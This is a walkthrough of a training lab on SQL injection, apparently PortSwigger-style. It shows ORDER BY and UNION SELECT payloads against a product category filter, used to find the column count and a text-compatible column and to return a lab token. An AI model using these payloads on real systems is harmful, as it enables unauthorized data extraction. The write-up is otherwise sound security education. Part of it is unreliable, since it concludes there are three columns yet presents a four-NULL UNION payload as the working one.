

Lab: SQL injection UNION attack, finding a column containing text



This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.



Lifestyle

Gym Suit	$85.06	View details
Inflatable Holiday Home	$17.40	View details
Your Virtual Journey Starts Here	$63.82	View details
There's No Place Like Gnome	$48.93	View details

Our sql query is:

```
SELECT * FROM products WHERE category = 'Lifestyle'
```

First we must determine the number of columns using order by

```
     SELECT * FROM products WHERE category = 'Lifestyle' ORDER BY 1 –
```

The column in an ORDER BY clause can be specified by its index, so you don't need to know the names of any columns. When the specified column index exceeds the number of actual columns in the result set, the database returns an error

```
' ORDER BY 1--

' ORDER BY 2--

'ORDER BY 4-- etc. in our case the error in 4 this mean we have 3 columns

2-Using UNION to solve this lab
```

Our sql query is:

```
SELECT * FROM products WHERE category = 'Lifestyle'
```

using this payload:

This payload give us positive response so the number of NULL = culs

```
SELECT * FROM products WHERE category='Lifestyle' UNION SELECT NULL,NULL,NULL,NULL--
```

Finding a column containing text

By replacing NULL by string like ‘a’ if the query doesn’t back error this mean this NULL value refer to column is compatible with string data

Lest cheek all NULL values (columns) data type by using next query


```
'UNION SELECT 'a',NULL,NULL--

' UNION SELECT NULL,'a',NULL--

' UNION SELECT NULL,NULL,'a'--
```

The column number two is compatible with string data


To solve this lab must user this string column for:



Make the database retrieve the string: '9oYzKU'

So the final payload is

```
' UNION SELECT NULL,'9oYzKU',NULL--
```



Pets' UNION SELECT NULL,'9oYzKU',NULL--